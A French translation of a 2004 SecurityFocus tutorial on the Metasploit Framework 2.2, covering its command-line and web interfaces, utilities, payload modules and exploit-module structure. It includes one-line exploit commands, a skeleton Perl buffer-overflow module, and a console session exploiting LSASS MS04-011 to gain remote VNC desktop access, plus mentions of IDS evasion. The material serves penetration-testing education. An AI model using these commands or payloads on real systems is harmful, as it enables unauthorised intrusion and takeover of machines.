Infocus
< http://www.securityfocus.com/infocus/1800 >

Metasploit Framework, Part Three

by Pukhraj Singh *and* K.K. Mookhey
last updated September 14, 2004

Metasploit Framework, Troisième Partie

Traduction française par Jérôme ATHIAS
Dernière mise à jour : 15/09/2004

1. Introduction

Dans les deux dernières parties (partie 1, partie 2) de cette série d'articles, nous avons parlé de l'agilité et de la facilité d'utilisation du Metasploit Framework dans un environnement d'utilisateur final. Pour aller plus loin, nous allons présenter des détails d'utilisation additionnels et présenter un bref descriptif du MSF du point de vue d'un développeur. La version 2.2 du Framework a été diffusée en Août 2004, et son immense potentiel fut présenté aux conférences sur la sécurité Blackhat 2004 et Defcon 12, qui attira la foule pendant les présentations de HD Moore et Spoonm.

L'article précédent parlait de l'interface principale du MSF; nous allons maintenant continuer l'étude en inspectant les autres interfaces présentent dans le Framework. Puis nous passerons sur les dernières fonctionnalités disponibles dans la version 2.2 Enfin, nous conclurons cet article en fournissant une brève introduction au processus de développement d'exploits fourni par le Framework. Cela inclus des fonctionnalités comme l'injection DLL VNC et d'autres.

2. Autres Interfaces Utilisateur

Le Metasploit Framework supporte trois interfaces. La première interface, *msfconsole*, fut décrite complètement dans la partie deux de cette série d'articles. Les deux autres interfaces, *msfcli* et *msfweb* sont tout aussi puissantes et chacune joue un rôle important dans différents scénarios.

2.1 Interface msfcli

L'interface msfcli est mieux adaptée pour automatiser différents tests de pénétration et tâches d'exploitation. Ces tâches peuvent être automatisées en utilisant des scripts batch.

Les commandes sont exécutées au format : msfcli **chaîne_recherchée options(VAR=VAL) code_action** où **chaîne_recherchée** est l'exploit nécessaire.

Le code_action a les valeurs d'options suivantes:

S pour résumé (Summary),
O pour options,
A pour options Avancées,
P pour payloads,
T pour cibles (targets),

C pour vérification de vulnérabilités (vulnerability Checks), et
E pour exploitation.

Les commandes peuvent êtes sauvegardées et chargées au démarrage. Cela nous permet de configurer différents paramètres dans l'environnement global.

En premier, pour afficher une liste des exploits disponibles, utilisez la commande **./msfcli**. Notez que la sortie est similaire à la commande **show exploits**.

Les informations sommaires sur un exploit spécifique peuvent être affichées avec la commande **./msfcli nom_exploit S**, où nom_exploit est le nom de l'exploit sélectionné, comme montré ci-dessous en Figure 1.



Figure 1

De la même manière, les payloads disponibles peuvent être affichés en changeant seulement le code_action et en utilisant la commande **./msfcli nom_ exploit P**.

Maintenant nous pouvons fixer le payload pour l'exploit avec **./msfcli nom_exploit Payload=nom_payload 0**, où nom_payload est le nom du payload. Pour voir et paramétrer toutes les options avancées qui peuvent être présentes pour un exploit nous utilisons la commande **./msfcli nom_exploit Payload=nom_payload A**. De même, **./msfcli nom_exploit PAYLOAD=nom_payload T** liste les cibles et **./msfcli nom_exploit**

PAYLOAD=nom_payload T 0 sélectionne la première valeur.

Dans la partie deux de cet article, nous avions expliqué l'exécution de l'exploit msrpc_dcom_ms03_026 en utilisant la *msfconsole*. Il peut également être exécuté via l'interface *msfcli* en lançant une seule commande : **./msfcli msrpc_dcom_ms03_026 PAYLOAD=winbind RHOST=192.168.0.27 LPORT= 1536 TARGET=0 E**

En conséquence, l'interface *msfcli* fournit toutes les fonctionnalités de *msfconsole* sur le principe d'une *seule commande qui fait tout*.

2.2 Interface msfweb

L'interface *msfweb* fournit toutes les fonctionnalités du MSF via une interface web facile à utiliser. Cette interface possède son propre serveur web tournant sur le port 55555 par défaut. Le serveur est limité en fonctionnalités et absolument aucune mesure de sécurité, vous devez donc en sécuriser l'accès séparément. Dans tous les cas, par défaut il écoute seulement les connections loopback, ce qui limite sa disponibilité. Cela peut être modifié pour n'importe quelle option adresse:port avec l'argument –a. LA page d'index, une fois connecté au serveur, présente une liste d'exploits disponibles. Un utilisateur peut choisir un exploit simplement en cliquant sur le lien désiré.

Après avoir sélectionné un exploit, la page web suivante montre les informations sur l'exploit. Un clic sur le bouton 'Select Payload' va ouvrir une page affichant les payloads disponibles. Choisissez le payload voulu, et la page suivante affiche différentes options à remplir comme RPORT, RHOST, et ainsi de suite. Les deux boutons au bas de la page nommés 'Vulnerability Check' et 'Launch Exploit' peuvent être utilisés pour vérifier que RHOST est vulnérable ou pour lancer l'exploit, respectivement, comme montré en Figure 2.

Figure 2

Lorsque l'exploit est lance, le serveur établit une connexion à l'hôte exploité, se proxifiant sur un port en écoute arbitraire et un lien en protocole telnet est donné à l'utilisateur pour une connexion à l'hôte exploité. Cette interface, somme toute très basique, peut être utile pour une équipe de pentesters collaborant ensemble.

3. Metasploit Framework 2.2 – Vue d'Ensemble des Nouvelles Fonctionnalités

La version 2.2 du Framework est une révision complète avec beaucoup de nouvelles fonctionnalités. Il est intéressant de noter qu'un ensemble d'utilitaires d'aide ont été fournis pour assister le développement d'exploits et de plug-ins.

La base de module d'exploits, payloads, encodeurs et générateurs nop du Framework a été complétée et a aussi formidablement évoluée. Les librairies ont la capacité de faire abstraction des interfaces utilisateur, des moteurs d'encodage et nop, des modules payload handler et d'un environnement API partagé.

La librairie Pex est également incluse, une plateforme de développement d'exploit totalement autonome avec des fonctionnalités comme des générateurs nop sled et le support de protocoles Socket comme le raw IP, SSL, Proxy, MSSQL, SMB et DCERPC pour en dire le moins. Maintenant, rentrons dans le vif du sujet des détails d'aspects pratiques de ces améliorations.

3.1 Utilitaires

Les nouveaux utilitaires sont la cerise sur le gâteau, et leur importance est seulement pleinement

évidente quand les outils sont utilisés.

Msfpescan peut être utilise pour analyser et désassembler des exécutables et des DLLs, ce qui aide à trouver des offsets et adresses corrects pendant l'étape d'exploitation et l'élévation de privilèges. Il peut chercher pour des jmp ou pour une séquence comme pop-pop-ret, et l'utilitaire supporte même les expressions régulières. Cela peut être utilisé pour trouver des adresses de retour efficaces depuis les expressions Windows, et cela peut être utilisé pour ajouter de nouvelles cibles à un exploit.

Les différents flags de lignes de commandes sont décrits ci-dessous,

```
Utilisation: /home/framework-2.2/msfpescan <input> <mode> <options>
Paramètres en entrée:
        -f  <fichier>       Lit dans un fichier PE
        -d  <répertoire>    Réalise une extraction mémoire
(memdump)
Modes:
        -j  <reg>           Recherche des instructions equivalents
à jump
        -s                  Recherche les combinaisons pop+pop+ret
        -x  <regex>         Recherche les correspondences à regex
        -a  <addresse>      Affiche le code à l'adresse virtuelle
spécifiée
Options:
        -A  <nombre>        Nombre d'octets à afficher après une
correspondance
        -B  <nombre>        Nombre d'octets à afficher avant une
correspondance
        -I  addresse        Spécifie une BaseImage alternative
        -n                  Affiche le désassemblage des données
correspondantes
```

Msfdldebug peut être utilisé pour extraire les symboles de débuggage depuis les fichiers.

Msfpayload et *msfpayload.cgi* peuvent tous deux être utilisés pour générés des payloads customisés via les interfaces en lignes de commandes et CGI (Web), respectivement.

Msfencode est un encodeur de payload interactif en lignes de commandes utile.

Msflogdump affiche les fichiers de log de sessions en couleur.

Msfupdate est un utilitaire léger qui peut être utilisé pour vérifier et télécharger les versions modifiées ou mises à jour du Framework.

```
Utilisation: /home/framework-2.2/msfupdate [options]
Options:
        -h          Hôte
        -v          Affiche les informations sur la version
        -u          Réalise une mise à jour en ligne via
Metasploit.com
        -s          Affiche seulement les tâches mises à jour, ne
```

```
réalise pas le téléchargement
        -m         Montre tous les fichiers locaux modifies depuis
la dernière mise à jour
        -a         Ne demande pas par défaut avant de remplacer les
fichiers
        -x         Ne demande pas confirmation pour les mises à jour
non-SSL
        -f         Désactive complètement le support ssl, utilisez
le avec –x pour prévenir des messages d’erreurs
```

3.2 Les Modules

Les modules (exploits, payloads, encodeurs et nops) sont l’épine dorsale de toutes les fonctionnalités du Metasploit. La collection d’exploits en elle-même est suffisante pour rendre n’importe quel testeur de pénétration heureux. Le support payload peut réaliser toutes les sortes de « super coups de pieds ninja », de l’injection d’une DLL (*win32_bind_dllinject*, *win32_reverse_dllinject*) au lancement d’un serveur VNC (*win32_bind_vncinject*, *win32_reverse_vncinject*) sur l’hôte exploité. La démonstration en direct de ceci présentée par les auteurs du Metasploit fut grandement admirée par les membres de l’assistance durant les présentations.

Le Metasploit Framework supporte un ensemble d’outils tiers qui sont supportés à travers les modules. Nous allons expliquer brièvement leur interaction avec le MSF – pour plus de détails, les lecteurs sont invités à se rendre sur les sites internet respectifs de ces outils.

> *InlineEgg* est un outil pour construire du code assembleur léger à partir d’une interface Python. Ces instructions assembleur peuvent être utilisées pour construire des payloads efficaces pour un exploit. Le MSF possède une interface pour les payloads InlineEgg appelée le module de *PayloadExterne* (*ExternalPayload*). La dernière version du MSF possède trois exemples Linux de ceci : *linx86_reverse_ie*, *linux86_bind_ie* (shells de commandes génériques) et *linux86_reverse_xor* (encrypté en XOR). Lorsqu’ils sont sélectionnés, les payloads sont générés dynamiquement au moment de l’exécution grâce à un ensemble de scripts Python. Pour Windows, le payload InlineEgg est *win32_reverse_stg_ie*. Ce payload possède une variable *IEGG* qui spécifie le chemin du script Python contenant le payload.
>
> *Impurity* fournit une interface facile à utiliser pour le développement de shellcodes en C, le résultat peut être injecté en mémoire comme une image d’exécutable ELF. Le MSF possède un loader (uniquement pour Linux) pour les exécutables Impurs appelé *linx86_reverse_impurity* et requiert que PEXEC soit défini au niveau du path de l’exécutable.
>
> *UploadExec* fournit un moyen d’uploader n’importe quel exécutable Win32 à travers une connexion socket exploitée et de l’exécuter. Imaginez-vous lancer un interpréteur Perl sur un ordinateur Windows distant.

L’ensemble des différents encodeurs (XOR, alphanumériques, etc) aident l’utilisateur à mettre en forme leurs exploits de la manière où ils souhaitent les utiliser astucieusement. Dans tous les cas, le Framework peut le faire tout seul pour vous.

4. Développement d'Exploits

Le processus de développement d'exploits a été très bien expliqué dans la dernière documentation du MSF 2.2 et est disponible dans le répertoire 'sdk'. Aussi dans cette section de l'article, nous allons simplement diviser le processus de développement en phases simples, et donner un bref descriptif de chaque phase.

La première phase du processus débute par l'analyse de la vulnérabilité et la faisabilité à manipuler cette vulnérabilité pour nos propres besoins. Le Metasploit Framework est plus puissant pour l'exploitation réseau, ce qui est généralement difficile.

Supposons qu'il existe un dépassement de capacité de tampon (buffer overflow) dans un démon (daemon) réseau. La première et non des moindres choses à faire est de trouver l'adresse de retour. Maintenant vient l'étape d'exploration et d'apprentissage, qui est malheureusement encore un processus de tâtonnement. Nous allons émuler la vulnérabilité localement en envoyant assez de données pour juste dépasser le tampon. Pour faire ceci, le MSF nous fournit un module TCP, et nous allons l'utiliser pour créer le socket et envoyer les données. La routine *PatternCreate* de la librairie Pex peut être utilisée pour envoyer des groupes de données avec des longueurs spécifiées pour déclencher la vulnérabilité. Simultanément, nous traçons la combinaison de débuggage du processus vulnérable pour trouver où le segfault est généré. Nous passons cet offset au *patternOffset.pl*, qui se trouve dans le répertoire *sdk*, pour trouver les offsets de retour.

Maintenant étendons les grandes lignes de l'exploit créé dans l'étape précédente en ajoutant les offsets, rembourrages et autres informations vitales comme DCEFragSize.

Ensuite nous définissons les options spécifiques au payload comme Space (la taille décente du payload), BadChars (tous les caractères qui devront interrompre le payload) et MinNops. Puis nous pouvons dresser la liste des cibles.

La tâche principale se trouve dans les routines d'initialisation et d'exploitation, qui vont capter les données en utilisant le code suivant depuis les valeurs fournies par l'utilisateur et entreprendre la phase finale d'exploitation.

```
sub new {      #Rien d'autre à s'occuper.
  my $class = shift;
  my $self = $class->SUPER::new({'Info' => $info, 'Advanced' =>
$advanced}, @_);
  return($self);
}


sub Exploit {    #Devient Critique: La routine d'exploitation.
  my $self = shift;
  my $targetHost  = $self->GetVar('RHOST'); #Récupération des
valeurs données par l'utilisateur
                                                #en utilisant
GetVar
  my $targetPort  = $self->GetVar('RPORT'); # Récupération des
valeurs
  my $targetIndex = $self->GetVar('TARGET');
  my $DCEFragSize = $self->GetVar('FragSize') || 1024;
```

```
  my $target = $self->Targets->[$targetIndex];
  my $ret = $target->[1];

#Encodage du payload avec la valeur définie dans l'environnement
global
#variable EncodedPayload
  my $encodedPayload = $self->GetVar('EncodedPayload');
  my $shellcode = $encodedPayload->Payload;
my $sock = Msf::Socket::Tcp->new
#Routine du Socket. Définit l'option du protocole impliqué. Utilise
la librairie Socket
#routines pour le support de différents protocoles. Les raw sockets
sont également supportés.
{
'PeerAddr' => $targetHost,
'PeerPort' => $targetPort,
'LocalPort'=> $self->GetVar('CPORT'),
...
}

#Définition des options avancées en utilisant GetLocal qui est
utilisée pour obtenir les
#options définies par le codeur de l'exploit plutôt que par
l'utilisateur final. Les options
#données par l'utilisateur final sont capturées en utilisant GetVar.
 my $tosend = 'A' x $self->GetLocal('PreRetLength');
#AAAAAA... Le nombre de fois pour PreRetLength. Appelons le 'tosend'
 $tosend .= pack('V', $ret) x int($self->GetLocal('RetLength') / 4);
#Applique l'adresse de retour à 'tosend' RetLength fois.
  $tosend .= $shellcode;
#Applique maintenant le shellcode.
#Maintenant nous avons une requête complète incluant le shellcode,
l'adresse de retour et
#les données de dépassement...nous l'avons fait!

 $sock->Send($tosend);  # dites bonjour au shell

  return;
}

1; #vous devez terminer votre exploit avec ceci.
```

Cela donne une idée basique sur comment le code de l'exploit est structure, quels composants doivent être définis, comment interpréter les arguments utilisateurs, et différents autres aspects liés aux exploits. Au delà du réglage standard des fonctionnalités, il existe beaucoup d'options avancées et de librairies qui peuvent être utilisées pour développer des fonctionnalités avancées dans les exploits. Le lecteur ferait bien de se pencher la dessus.

La fonctionnalité de raw sockets est très bien, avec le support d'IP, TCP, UDP et ICMP et avec différentes options – comme des paquets qui peuvent être construits pour plusieurs sources et destinations, et des paramètres de variable pour un groupe de paquets. Notez que cette

fonctionnalité n'est pas disponible sur les plates-formes Windows.

Le paramètre DCEFragSize peut être utilisé pour définir la taille d'un fragment de l'application pour les paquets DCE RPC, et peut être efficacement utilisé pour outrepasser un système de contrôle d'accès réseau. Un exemple d'implémentation a été fourni dans l'exploit *msrpc_dcom_ms03_026*.

5. Phase Post-Exploitation

Le thème principal du Metasploit Framework lors d'une présentation récente était, « Pirater comme dans les films ». La réalité est que le framework fournit vraiment des techniques post-exploitation captivantes. En voici quelques exemples.

L'injection DLL dans un processus nous permet d'injecter et lancer une DLL customisée comme un thread séparé dans la mémoire, sans avoir à toucher le media de stockage physique de la victime. Cela peut être également réalisé avec tous les exploits Win32.

Pour ajouter plus de piquant à cela, le Framework fournit un serveur VNC dans une DLL customisée, qui peut être utilisée pour contrôler graphiquement l'ordinateur de la victime. Ce payload d'injection peut être utilisé pour obtenir un accès complet au bureau d'un système Windows distant, en étant chargé comme une DLL et est démarré comme un nouveau thread. A ce stade il va écouter pour des requêtes clients sur le même socket qui a été utilisé pour charger le payload. Le client se connecte en utilisant d'abord un proxy via un socket local en écoute qui a été ouvert par le framework. Après deux tentatives de gain d'accès complet au bureau, le payload DLL va passer en mode lecture seule, dans lequel l'utilisateur ne peut que voir le contenu du bureau. Le payload DLL lance également un shell de commandes sur le bureau avec les privilèges du processus exploités, qui est bien souvent un accès complet Administrateur pour les machines Windows.

Afin de pouvoir utiliser cette fonction, l'utilisateur doit en premier lieu choisir le payload d'exploit *win32_bind_vncinject* ou *win32_reverse_vcinject* et utiliser un hôte Windows comme cible.

Cela va maintenant être illustré en utilisant la vulnérabilité LSASS MS04-011, comme montré ci-dessous:

```
msf lsass_ms04_011 > set PAYLOAD win32_reverse_vncinject
PAYLOAD -> win32_reverse_vncinject

msf lsass_ms04_011(win32_reverse_vncinject) > set RHOST
192.168.0.111
RHOST -> 192.168.0.111

msf lsass_ms04_011(win32_reverse_vncinject) > set NBNAME CUBECS
NBNAME -> CUBECS

msf lsass_ms04_011(win32_reverse_vncinject) > set LHOST 192.168.0.50
LHOST -> 192.168.0.50

msf lsass_ms04_011(win32_reverse_vncinject) > exploit
[*] Starting Reverse Handler.
[*] Detected a Windows 2000 target
[*] Sending 8 DCE request fragments...
```

```
[*] Sending the final DCE fragment
[*] Got connection from 192.168.0.111:1146
[*] Sending Stage (2893 bytes)
[*] Sleeping before sending dll.
[*] Uploading dll to memory (348160), Please wait...
[*] VNC proxy listening on port 5900...
VNC server supports protocol version 3.3 (viewer 3.3)
No authentication needed
Desktop name "VNCShell [SYSTEM@CUBECS] - Full Access"
Connected to VNC server, using protocol version 3.3
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8
blue 0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8
blue 0
Using shared memory PutImage
Same machine: preferring raw encoding
ShmCleanup called
[*] VNC proxy finished

[*] Exiting Reverse Handler.
```

Comme le montre la capture d’écran suivante en Figure 3, avec cet exemple vous obtenez un accès complet au système GUI sur le système Windows distant (CUBECS), depuis une machine Linux.



Figure 3

Il existe d'autres aspects intéressants du Metasploit Framework. Beaucoup de techniques pour feindre les IDS peuvent être implémentées avec succès en utilisant les ficelles du métier comme un shellcode polymorphique, masquage du premier événement de sortie, et les payloads en plusieurs étapes avec des options d'exploit customisées. L'exploration de ces options est laissée à la charge du lecteur.

6. Open Source

Beaucoup de lecteurs pourraient être intéressés par une comparaison du Metasploit Framework avec d'autres environnements d'exploits du même genre, comme Core Impact ou ImmunitySec Canvas. Peut être qu'une analogie peut être faite avec les offres de certains outils du marché comme Nessus (open source) et des produits commerciaux comme le Scanner Internet ISS, où il existe des avantages et des inconvénients pour chaque approche. Peut être que les choses à évaluer sont les options supportées disponibles, la vitesse de développement d'exploit, et bien d'autres facteurs qui influe interviennent dans chaque coût de licence requis.

7. Conclusion

En conclusion de cette série d'articles, il peut être pertinent de comparer le Metasploit Framework au Prométhée mortel de la Mythologie Grecque. Au fur et à mesure de l'histoire, Prométhée était un Titan qui vola le feu dans les maisons des Dieux sur le Mont Olympe, et le donna aux hommes. Avec la même analogie, le Metasploit Framework contribue à élargir l'art énigmatique de l'exploitation vers des personnes qui n'auraient probablement pas eu cette opportunité autrement.

Il jouera sûrement un rôle prédominant dans le futur de la sécurité d'Internet et des tests de pénétration.

References

About the authors

Pukhraj Singh is a security researcher at Network Intelligence (I) Pvt. Ltd. His areas of interest include working with exploits, monitoring honeypots, intrusion analysis and penetration testing.

K. K. Mookhey is the CTO and Founder of Network Intelligence.

View more articles by K.K. Mookhey on SecurityFocus.

Comments or reprint requests can be sent to the editor.